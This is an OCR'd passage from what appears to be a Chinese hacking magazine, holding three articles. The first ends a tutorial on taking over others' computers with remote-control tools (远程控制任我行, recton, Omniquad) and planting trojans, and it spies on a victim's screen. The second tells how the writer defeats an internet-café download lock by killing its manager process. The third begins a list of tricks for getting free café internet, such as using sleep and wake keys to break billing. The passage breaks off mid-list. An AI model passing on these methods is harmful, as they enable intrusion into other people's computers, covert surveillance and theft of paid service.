


图 3

好了，等一分钟吧。这个时候，运行远程控制任我行，输入IP，点连接就可以了！如图4。




图 4

好了，连接成功，先看看他在做什么！如图5，哦，原来他在看电影啊！

远程控制任我行这个软件功能好强大，没事自己多研究研究。我们的目标是怎样入侵，而不是入侵后做些什么？那是你的事！不要太过分就好了！如果你不想玩了，退出前一定要将服务端卸载掉，点一下上面那个回收站的图标就可以了！

好了，今天的任务——没完，我再向大家介绍一个好软件！你可以不用知道用户名和密码。一样可以控制对方。只不过不包括远程屏幕监控！有利必有弊嘛，这个软件叫recton，最新版本是2.5。我问过软件作者了，之所以不用用户名和密码，是因为我们的用户名和他的一样！软件功能有：开启TELNET、CMD命令、远程重启、查看进程、查看服务、查看共享、木马种植等等！输入IP就可以了，用户不用填！下面是软件的主界面，很简单的，一看就知道，我就不多说了，如图6。




图 5




图 6

好了，我们今天的任务——当然还没有完成。还有一个软件，也不用知道用户名和密码，但能看对方的屏幕！还能做一些事情！和recton正好各有所长！下面就来感受一下，软件名称：Omniquad Instant Remote Control，软件大小2.28MB，安装完运行后如图7。




图 7

只要在IP在地址处填入IP，点左上角的Remote control就可以了。好了，今天的任务真的完成了。好爽，下面是你自由发挥的时间了

（本章中涉及到的程序Adump、Dtools、远程控制任我行、网络剪刀、recton、Omniquad Instant Remote Control已经收录在光盘中）

我就是要下载！

——记一次完全突破下载权限历程

yizhigu

今天陪女朋友来我们这里最大的网吧上网冲浪，网吧刚刚装修升级过，环境是比以前更加舒适了，可是上网却不那么自由了。这不，女朋友马上在旁边叫起来：“老公，我要下载！”汗~

这点小事在平时可难不倒我，管理软件是万象的网络妙管家，对付起来应该是很容易。记得以前这个网吧是Win98系统，直接到windows\system目录下修改inetcpl.cpp为inetcpl.cpl，就可以打开internet选项了，启用下载就可以了。可是现在网吧系统升级为Win2000，最不能理解的是，点击下载的链接，窗口很快就消失了。在IE的工具菜单下展开internet选项，也是一闪而过，这种限制方法在以前确实没见过。

打开IE后点右下的地球图标，在自定义级别里可以看到“下载”是处于启用状态，所以靠修改注册表的方法没有任何效果。可以这么说，下载是实的，可是能不能下载就是虚的了。于是很自然的想到了QQ的网络硬盘，那里可有我的好多兵器哦，登入QQ后我却傻眼了，展开网络硬盘，空空如也，看来网管是删除了该控件。可恶！好不容易等到好友上线求他发个flashget的安装文件。晕！居然只有“谢绝”可以让我点。想从QQ信箱下手，可是发现该控件也被删除（现在网管素质真的有很大提高啊！），我一时陷入绝境。

这BT的网管？哎，最不能容忍的是，平时自称在网吧无敌的我，在女朋友面前丢了脸。对了，在线下载系统！可是哪里有那么简单啊，网管将activeX也给禁止了。正当我准备放弃的时候，我突然看到右下角的任务栏里的鹏彦网吧管理系统。会不会是这个的保护机制来限制下载呢？如图1。




图 1

打开任务管理器，经我研究后发现该进程名是main.exe。结束进程后，它立刻又重新激活了，时间差为一秒左右，看来我要利用这个时间差来达到破解下载的目的了。我把任务管理器放到下载地址旁边，一定不要遮住下载的链接，结束main的程序后迅速点下载地址，ok，熟悉的下载窗口果然没有再次消失，如图2，图3。

这时候可别以为就成功了，这里我是下载flashget，因为进程激活后，你的下载进度的窗口会马上消失，因为main又将它kill掉了。所以选择好保存目录后，再次结束main，至少在这个时间段，我成功下载了flashget。

下载完flashget后，不用我说吧，安装好后要下什么东东那还不随便你了？至少我是下载了一个QQ2005，我是不能容忍一个连网络硬盘都没有的QQ的。

接触网吧破解这么久，第一次看到这样的保护性软件，可软件作者疏忽了时间




图 2




图 3

差可以战胜他的管理机制，而我的这个思路得益于以前看到的《复古法破pubwin》。我们不光要有清醒的头脑，有时候眼疾手快也是很重要的，多看书就会积累更多的经验。希望这次破解历程对大家有所帮助，有不懂的可以去x论坛联系yizhigu。

网吧免费上网的七种武器

任我小行[第八军团]

网络江湖风起云涌，江湖代代人才出。传闻，当年江湖人士借助各种手段，致使肉鸡漫天飞，网吧免费上网，着实令菜鸟们口水流了一地。大叹：生不逢时，技不如人，未遇名师，做事太难。菜菜帮菜鸟堂堂主小行（本堂最菜的当选为堂主）行走江湖，寻找各个门派的免费上网密招，幸得七种武器，不敢独享，拿来与菜鸟们共享，同时希望老鸟们给予指正。纵观各个网吧门派，为了限制其他门派纷纷使用各派的镇派之宝，如航母级的PUBWIN，神兵利器万象网管，宝物美萍网管大师等等，本文针对那些网管软件给予破解方法。

1.长生剑——键盘的SLEEP键和WAKE UP键

测试环境：WinXP SP2

当你在网吧上网的时候，时间一到机器就会被锁定，这个时候你可以按SLEEP键

（不要说你不知道是哪个键啊），然后你会发现显示器会逐渐转为待机状态，这时再按WAKE UP键，仔细地盯着显示器，会看到屏幕慢慢清晰，计费系统就会消失掉了，锁定被解除。接下来不用我明说了吧，只要不被网管发现，想上多久就上多久。

点评：键盘通过按键设置直接调用系统的待机或休眠命令，绕开计费系统本身，由于待机命令和计费系统有冲突，一旦进入了待机状态，计费系统也自然就失败了。

2.霸王枪——U盘

测试环境：Win98 系统

